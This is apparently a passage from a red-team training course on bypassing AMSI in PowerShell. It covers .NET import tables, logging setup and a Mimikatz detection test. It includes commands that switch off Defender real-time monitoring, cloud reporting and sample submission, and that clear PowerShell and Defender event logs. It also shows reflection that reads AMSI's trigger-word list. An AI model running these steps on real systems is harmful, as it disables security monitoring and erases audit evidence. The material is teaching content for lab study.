
-
You'll also notice that you won't find any IMPORTS on a .NET (compiled C#) binary - which is a nice bonus for evasion (IAT function hooking...). The reason for this is:
-
.NET Executables Use Managed Code: A .NET EXE is primarily composed of managed code, which runs in the .NET runtime (CLR). Unlike native PE files, .NET executables don't directly import functions from DLLs in the traditional PE import table. Instead, they rely on the .NET runtime to handle interactions with native APIs. The import table in a .NET EXE is often minimal or empty because most dependencies are resolved through the CLR, which dynamically loads native APIs (e.g., via P/Invoke) at runtime.
-
Minimal Import Table: A typical .NET EXE only has a small stub in its PE import table, often limited to basic dependencies like mscoree.dll (the .NET runtime loader). For example, the import table might only include _CorExeMain from mscoree.dll, which initializes the CLR. If you run dumpbin /IMPORTS, you might see only this entry (or nothing if the tool skips trivial imports), as the actual function calls to native APIs are managed by the .NET runtime.
-
P/Invoke for Native Calls: When a .NET application calls native functions (e.g., from kernel32.dll), it uses Platform Invoke (P/Invoke). These calls are not statically listed in the PE import table but are resolved dynamically at runtime by the CLR, which loads the required DLLs and functions. As a result, dumpbin /IMPORTS cannot see these dynamic imports because they aren't part of the static PE structure.
-
Metadata-Driven Dependencies: .NET executables rely on metadata (stored in the .NET assembly) to describe dependencies, including references to other .NET assemblies or native DLLs via P/Invoke. This metadata is not part of the PE import table, so dumpbin doesn't display it.
We can see in the PEStudio image above the AmsiScanBuffer and AmsiScanString functions we talked about earlier. So the question is, how do we bypass this functionality?
Let's go to a simple AMSI Bypass lab and find out.
1. LAB - AMSI BYPASS IN POWERSHELL
IMPORTANT : Please do not send submit samples to
Virus Total or any other public virus-scanning services, unless specifically instructed. We don't want to burn our payloads for this training. Make sure at all times that sample submission in Microsoft Defender isturned off, and if for some reason you get prompted to submit a sample, deny the request.
1.1 ENABLE POWERSHELL LOGGING
IMPORTANT: Before we continue we need to set up
Powershell loggingon our Windows machine - you can do this with aGroup Policywhen you're domain joined as push this to all domain joined machines. As we're not in a domain, you need to configure this on your local machine. On Windows 10 and above, Powershell logging IS turned on but it will not log everything, just significant system events. Commands that are obfuscated or executed via encoded strings (e.g., Powershell -EncodedCommand) are not decoded or logged in a human-readable format, if you don't turn on Script Block Logging (Event ID 4104).
So let's quickly configure this for the coming labs by opening gpedit.msc.
Open Group Policy Editor:
- Press Win + R, type
gpedit.msc, and press Enter to open the Local Group Policy Editor.

Navigate to Powershell Settings:
- Go to: Computer Configuration > Administrative Templates > Windows Components > Windows Powershell

- Scroll all the way down to
Windows Powershell

Enable Script Block Logging:
- Double-click the
Turn on Powershell Script Block Loggingpolicy. - Set it to Enabled.
- Click Apply and OK.

Enable Module Logging:
- Double-click the
Turn on Module Loggingpolicy. - Set it to Enabled.
- CLick on
Showand add*to log all modules. - Click Apply and OK.

Apply the Policy:
- On your Windows machine, open a
command promptwith Administrator privileges and run:
gpupdate /force
Verify the Settings:
- Verify the settings by checking our Powershell logs with Event Viewer.

- This will log any Powershell commands and script contents run in a Powershell console - using Event Viewer we can have a look for Event ID 800, 4103 and 4104. Open Event Viewer and go to
Applications and Services Logs-MICROSOFT-POWERSHELL-OPERATIONAL.


Enable security privileges
If you can't open the powershell logs in eventviewer - run the control command below to enable security privileges for Powershell:
Open a command prompt with Administrator privileges and run the following command to enable security privileges for Powershell:
wevtutil sl Microsoft-Windows-PowerShell/Operational /ca:"O:SYG:SYD:(A;;0x1;;;SY)(A;;0x7;;;BA)"
1.2 ENABLE WINDOWS DEFENDER
On your Windows machines we made some
exceptionsin Windows Defender, anything in those folders won't be scanned by Defender. This is to make sure when we work with malicious shellcode or compile malicious files that they won't be immediately detected and removed:[+] C:\Downloads -> to make it easier to download our tools without AV Detection
[+] C:\THEV -> our training course code and labs
[+] C:\Temp -> Used by GoCheck
- We can check some general Defender settings in Powershell:
Get-MpComputerStatus
Get-MpThreat
(Get-MpPreference).ExclusionPath
For this lab we will enable
Microsoft Defender- in order to demonstrate how AMSI works, and how to bypass it.
- Check if Defender is turned
ONby running theav_check.ps1script on your Windows machine by opening aPowershell promptwith Administrator privileges:
C:\thev\labs\powershell\av_check.ps1
- The output will probably be like this, as we turned Defender off in the previous labs, but it doesn't hurt to check:

IMPORTANT: If Defender is not turned on, you can enable it by running the
av_enable.ps1script:
- On your Windows machine, open a
Powershell promptwith Administrator privileges:
c:\thev\labs\powershell\av_enable.ps1
- The output should be like this:

For those interested - the script contains the following code:

Some Details on What This Script Does
Real-Time Protection
-
Real-Time Protection: This is a feature of Microsoft Defender that continuously monitors your system for threats (e.g., malware, viruses) in real-time. It scans files, apps, and processes as they are accessed or executed. Setting DisableRealtimeMonitoring to $true turns off real-time protection, meaning files and processes are no longer automatically scanned. -
This does not disable Microsoft Defender entirely — it only disables real-time scanning. Other features like scheduled scans and manual scans will still work.
Set-MpPreference -DisableRealtimeMonitoring $true
Cloud-Delivered Protection
- The
MAPSReportingsetting controls the Microsoft Active Protection Service (MAPS), also referred to asCloud-Delivered Protection. Setting it to Disabled stops your system from sending information about threats to Microsoft and prevents it from receivingcloud-based threat intelligencein real time.
Set-MpPreference -MAPSReporting Disable
Automatic Sample Submission
-
SubmitSamplesConsentcontrols how Microsoft Defender submits samples of suspicious or potentially harmful files to Microsoft for analysis. These samples help improve Defender's detection and protection capabilities. -
NeverSend: This value tells Microsoft Defender to disable all sample submissions. No files will be sent to Microsoft for further analysis, even if they're flagged as suspicious.
Set-MpPreference -SubmitSamplesConsent NeverSend
| Consent Level | Description |
|---|---|
| 0 | Always Prompt |
| 1 | Send Safe Samples Automatically |
| 2 | Never Send |
Periodic Scanning
- The
DisableScanningNetworkFilessetting in Microsoft Defender controls whether network files are scanned. When you set DisableScanningNetworkFiles to $true, it disables the scanning of files located on network drives
Set-MpPreference -DisableScanningNetworkFiles $true
- Before we start let's clear the Powershell and Defender event logs, so there's no noise from before in there. You can do this by opening a
Powershell promptand typing the following command:
wevtutil cl "Microsoft-Windows-Windows Defender/Operational"
wevtutil cl "Microsoft-Windows-PowerShell/Operational"
1.3 TESTING AMSI
- Now from the same Powershell terminal, let's see if AMSI detects a simply known malicious command such as "Invoke-Mimikatz" - which by the way is not present on disk:
Invoke-Mimikatz
- We'll see the script won't execute since AMSI intercepted it before executing and has sent it to Defender that scanned it and determined it as malicious:

- We can check this in Powershell with the following command:
Get-MpThreatDetection | Sort-Object InitialDetectionTime -Descending | Select-Object -First 1
- Let's have a look at the Windows Powershell Event logs - open ELEX (EventLog Explorer), select "Application and Services Logs", "Microsoft","Windows", "Powershell" and finally "Operational".

- We can also confirm it was AMSI that blocked this by having a look at the Windows Defender Event logs - open ELEX (EventLog Explorer), select "Application and Services Logs", "Microsoft","Windows", "Windows Defender" and finally "Operational".

What Triggers an AMSI Script Block Scan in Powershell?
AMSI Maintains a list of "dirty words" that are a hardcoded list of strings in Powershell's System.Management.Automation.dll, stored in the signatures field of the System.Management.Automation.ScriptBlock class. These are keywords or patterns (e.g., "Invoke-Expression", "WebClient") that Powershell considers potentially malicious, triggering AMSI to scan the script content.
Purpose: They act as a first-pass filter to identify suspicious script elements (e.g., commands, methods, or patterns common in malware) before AMSI sends the content to an antimalware provider like Windows Defender for deeper analysis.
Access: You can extract these using reflection in Powershell, [ScriptBlock].GetField('signatures', 'NonPublic, Static').GetValue($null).
Limitations: These are Powershell-specific heuristics, not the full set of AMSI signatures (e.g., Defender's cloud-based or local signatures in MpSvc.dll). They're a subset designed for script preprocessing, not comprehensive malware detection.
[ScriptBlock].GetField('signatures', 'NonPublic, Static').GetValue($null)
